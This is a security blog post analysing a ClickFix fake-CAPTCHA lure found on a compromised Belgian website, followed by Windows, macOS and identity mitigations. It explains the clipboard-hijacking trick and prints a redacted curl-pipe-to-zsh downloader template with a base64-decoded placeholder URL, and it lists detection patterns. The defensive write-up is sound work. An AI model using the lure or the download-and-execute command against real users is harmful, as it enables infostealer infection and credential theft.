
Most awareness training covers attachments, links and sender addresses. Very little of it covers CAPTCHAs. That is a problem, because fake verification pages are now one of the most common ways attackers get code running on an endpoint.

We recently came across a live example on a compromised Belgian website. The page below is not a Cloudflare challenge. It is a static HTML page with a JavaScript clipboard trick, and it is one of the most effective initial access techniques in circulation today.
Note: the screenshots in this post were taken from a live malicious page. We did not run the pasted command, and the payload was analysed in isolation. Do not reproduce these on a production endpoint.
Background
ClickFix, also tracked as FakeCAPTCHA or pastejacking, appeared at scale in 2024. Since then it has become one of the most prevalent initial access methods on the web, and through 2025 and into 2026 the technique turned into a service: kits are sold with templates, hosting and browser fingerprinting included.
The idea is that the attacker gets the user to do the execution. A page presents a familiar interruption, usually a Cloudflare human-verification challenge, sometimes a Google reCAPTCHA, a browser update notice or a document that needs "fixing". It then gives a short set of steps to get past it. The last step is pasting a command into a trusted operating system dialog and pressing Return.
This lands outside most of the controls organisations actually have in place:
| Control | Why ClickFix gets past it |
|---|---|
| Mail gateway, attachment sandboxing | No attachment, and often no email at all. Delivery is via a compromised site, malvertising or SEO poisoning. |
| Mark-of-the-Web, SmartScreen, Gatekeeper | The browser never downloads anything. The interpreter fetches the payload, so no quarantine attribute is applied. |
| Patching and exploit mitigations | There is nothing to exploit. The browser does exactly what it is supposed to do. |
| Web filtering on the landing page | The landing page is often a legitimate domain with good reputation that happens to be compromised. |
| Awareness training | Users are trained on links and attachments, not on verification prompts. |
The lure in this case
The page in the first screenshot was served from a legitimate Belgian association website (redacted here as t[...].be) that had been compromised, almost certainly through an outdated CMS or plugin, which is the standard distribution model. The Cloudflare branding, the "We're checking if you're human" wording, the footer with a plausible Ray ID and the Performance & security by Cloudflare line are all cloned from the real interstitial. Visitors who reached the site through a search result would have had no reason to look twice.
How it works

Clicking the checkbox does not start a verification. It fires a JavaScript event handler that does two things at once: it writes an attacker-controlled string to the clipboard, and it renders the instruction modal.
Step 1: Fingerprinting the visitor
Modern ClickFix kits read the User-Agent and platform hints before deciding what to show. A Windows visitor is walked through the Run dialog (Win + R). A macOS visitor gets the flow in our screenshot: ⌘ + Space to open Spotlight, type Terminal, ⌘ + V, Return. Linux and mobile visitors are typically shown a harmless page, or nothing at all.
The more mature operations go further and only reveal the malicious instructions to visitors whose browser profile looks convincingly like a real, targeted victim. Microsoft researchers, reporting in August 2026, tracked more than 250 look-alike domains on one macOS campaign using exactly this filtering to keep researchers and sandboxes away from the payload, and noted that the shared staging infrastructure and URL path structure were more durable blocking targets than the front-end domains themselves, which is consistent with what we saw in the sample below.
Step 2: Writing the clipboard
The clipboard write happens inside the click handler because both navigator.clipboard.writeText() and the legacy document.execCommand('copy') path require transient user activation. That is the entire reason the flow starts with a checkbox: the attacker needs one genuine click to gain clipboard access. From the browser's perspective, nothing abnormal has happened: a page copied text after the user clicked something.
Step 3: Hiding the command
This is the part of the technique that deserves attention, because it is what makes victims comfortable enough to press Return.
The modal explicitly tells the user what they will see:
You will observe and agree:
I am not a robot - Cloudflare ID: 753ce3d24c6e665c
That string is real. It is genuinely in the clipboard, as a trailing comment. The actual clipboard content is structured roughly like this:
<download-and-execute command> [ many spaces / newlines ] # I am not a robot - Cloudflare ID: 753ce3d24c6e665c
Two things happen when this is pasted:
- The dangerous part scrolls out of view. In the macOS Terminal, a long single line pushes the beginning of the command off-screen, leaving only the innocuous comment visible at the cursor. In the Windows Run dialog the same effect is achieved with a run of whitespace padding, which is why hunting for long space sequences is a viable detection, as we will come to.
- The shell ignores the decoy. Everything after # is a comment. The victim reads a reassuring sentence, verifies it against the modal, and executes a downloader.
The greyed-out VERIFY button and the line "Perform the steps above to complete verification" complete the manipulation: the user believes they are mid-way through a process that will not finish until they comply.
A second variant: printing the decoy instead of hiding it
The specific sample referenced at the start of this post takes a different route to the same effect, and it is worth documenting on its own because it will not match a detection built purely around the whitespace-padding pattern above. Instead of appending the decoy text as a shell comment, the clipboard payload is structured as two commands joined with a logical AND, in the general shape of:
echo "I am not a robot - Cloudflare ID: <hex-id>" && curl -kfsSL $(echo '<base64-encoded-url>' | base64 -D) | zsh
(Domain and path redacted here and replaced with placeholders; see the indicators table in the Detection section for the defanged real value.)
There is no padding and no comment character in this variant. The echo genuinely executes and genuinely prints the reassuring line to the Terminal, which arguably lands better psychologically than the padding trick, because the victim is not merely failing to notice the payload, they are watching the terminal produce exactly the confirmation text the modal promised them. The && guarantees the download only fires once the decoy command has succeeded, which it always will.
Two details in this specific chain are worth pulling out for detection purposes:
- The URL is wrapped in a command substitution, $(echo '...' | base64 -D), rather than being passed to curl as a bare string. This defeats any detection logic that only fires on curl followed immediately by a literal URL, since the argument curl actually receives is the output of a subshell.
- The decode flag is the capital -D: It is a small detail, but it confirms the kit is deliberately macOS-targeted rather than a copy-pasted Linux one-liner, and it is a cheap, high-confidence string to hunt for.
Step 4: What actually runs
The variants observed in this campaign family follow a short and consistent chain:
- A curl request to an attacker-controlled host, piped directly into a shell, so nothing ever touches disk under a name a user would recognise.
- A second-stage fetch of a Mach-O binary or a disk image. Newer variants mount a DMG silently with hdiutil rather than asking the user to drag anything.
- Explicit clearing of the quarantine attribute (xattr) where a file does land, which is unnecessary in most cases because Gatekeeper was never involved to begin with.
- An osascript dialog impersonating a macOS system prompt to harvest the local account password, which the stealer needs for Keychain access.
- A LaunchAgent for persistence.
The payload itself is almost always an infostealer. On macOS the dominant families are Atomic macOS Stealer (AMOS) and its derivatives, alongside newer entrants such as MacSync and ClickLock. On Windows, the same lure delivers Lumma, Rhadamanthys, NetSupport RAT and Latrodectus, the last of which frequently precedes hands-on-keyboard ransomware activity.
Impact
It is tempting to file a stealer infection under "one compromised laptop". In a Microsoft-centric environment, that is the wrong assessment.
A macOS stealer run under the user's own account, with the local password harvested via a fake system prompt, walks away with:
- Browser cookies and session tokens, including active Entra ID refresh tokens. This is the part that matters most: a stolen token is replayed after authentication has already happened, so multi-factor authentication provides no protection whatsoever. This is the single most common way we see MFA-enabled tenants breached.
- Keychain contents: saved credentials, certificates, VPN and Wi-Fi secrets, application tokens.
- Browser-stored passwords, which in practice means whatever the user saved over several years across personal and corporate accounts.
- Cryptocurrency wallets and seed phrases, still the primary monetisation route for macOS campaigns.
- Documents, notes and screenshots from the user profile.
From an incident response perspective, the timeline is brutal: exfiltration completes in seconds to minutes, long before an analyst triages the first alert. By the time the endpoint is contained, the tokens are already in a criminal marketplace. Containment therefore has to assume identity compromise, not just device compromise.
There is a second-order impact worth naming. Because the landing page is usually a compromised legitimate site, the victim organisation frequently is not the one being targeted: a local sports club, a small association, a regional business becomes the delivery vehicle for attacks against everyone who visits it.
Mitigation
Remove the dialogs the technique depends on
On Windows, the Run dialog is not needed by the overwhelming majority of users. Disabling it via Intune or Group Policy (Remove Run menu from Start Menu, which also disables Win + R) removes the primary ClickFix execution path outright. Pair it with Attack Surface Reduction rules for obfuscated scripts and script-launched executables, and with AppLocker or WDAC to constrain PowerShell.
On macOS the picture has partially improved, Apple shipped native ClickFix mitigation in macOS 26.4 (Tahoe), released 24 March 2026: when a user pastes content that was copied from a browser or messaging app into Terminal, the system can delay execution and surface a warning that the pasted content could be malicious. Apple's own wording for the prompt explicitly calls out that these instructions are commonly spread through websites, chat agents and phone calls, which is a fair description of exactly the delivery model this post is about. XProtect was extended in parallel to inspect pasted commands, their resulting process tree and their network activity, and to block known-malicious patterns.
The practical takeaway for fleet management: keep macOS on 26.4 or later as a baseline hygiene item, the same as any other OS patch, but keep restricting Terminal through MDM application control for user groups that do not need it, and keep removing standing local administrator rights so a harvested password buys the attacker less. Do not scale back awareness training or endpoint monitoring on the assumption that Apple's prompt has closed this gap. It narrows it for a subset of users, on one execution path, with no telemetry you can currently act on.
Fix the outcome, not just the step
Assume some percentage of users will paste the command. Conditional Access is what limits the damage:
- Phishing-resistant MFA (FIDO2, Windows Hello for Business, certificate-based) as the baseline for privileged roles at minimum.
- Token protection in Conditional Access, which binds sessions to the device and directly defeats replay of a stolen refresh token.
- Require a compliant or hybrid-joined device, so an exfiltrated token is unusable from attacker infrastructure.
- Continuous Access Evaluation enabled, so revocation takes effect in near real time rather than at token expiry.
Reduce what there is to steal
Disable browser password managers by policy and move users to a managed credential vault. Every organisation we assess that has done this has materially reduced the impact of stealer infections: the stealer still runs, but it leaves with much less.
Note that browser clipboard policies are only partial protection. Edge and Chrome offer site-level clipboard controls, but the document.execCommand('copy') path used by many kits is not gated by them, so do not rely on this as a primary defence.
Teach the one rule that actually generalises
Awareness content on ClickFix ages badly, because the lure changes constantly: Cloudflare today, a broken PDF tomorrow, a Microsoft Teams error next month. One rule survives all of it, and it is short enough that people remember it.
No legitimate website, ever, for any reason, will ask you to open Terminal, PowerShell or the Run dialog and paste something. If a page asks you to do this, close the tab and report it.
Give people a low-friction way to report it, and make clear that pasting the command is a mistake to disclose immediately, not to hide. The difference between a ten-minute containment and a three-week incident is usually whether the user spoke up.
Summary of mitigations
| Mitigation | Action |
|---|---|
| Disable the Run dialog | Intune/GPO: Remove Run menu from Start Menu for all standard users |
| Constrain interpreters | ASR rules for obfuscated scripts; AppLocker/WDAC around PowerShell |
| Restrict Terminal on macOS | MDM application control for non-technical user groups |
| Patch macOS fleet | Update to 26.4+ for Terminal paste warnings; treat as a partial layer, not a monitored control (no third-party EDR visibility) |
| Remove standing admin rights | Local admin on demand only, on both Windows and macOS |
| Defeat token replay | Conditional Access token protection, compliant device requirement, CAE |
| Phishing-resistant MFA | FIDO2 / WHfB / CBA, privileged roles first |
| Stop storing secrets in browsers | Disable browser password managers by policy; managed vault instead |
| Detection coverage | RunMRU registry hunting, explorer.exe → interpreter lineage, Terminal → curl | sh on macOS |
| Awareness | One rule: no site ever asks you to paste into a terminal |
| Patch your public website | Keep CMS and plugins current: compromised sites are the delivery layer |
Closing thoughts
ClickFix is a reminder that the most reliable exploit available to an attacker is not a memory corruption bug but a plausible interruption. The page in our screenshots contains no vulnerability, no malware and nothing a scanner would flag. Its entire capability comes from the fact that verification prompts have become so routine that people click through them without reading, and from a comment character that hides a downloader behind a reassuring sentence.
The defensive conclusion is unusually clear-cut. Remove the execution paths users do not need, assume the credential theft will occasionally succeed and build identity controls that survive it, and teach one rule instead of a taxonomy of lures. Organisations that have done those three things still see ClickFix attempts in their telemetry. They just do not see incidents come out of them.
Let's Connect!
We’re happy to help you gain clarity, reduce risk, and strengthen your overall security posture.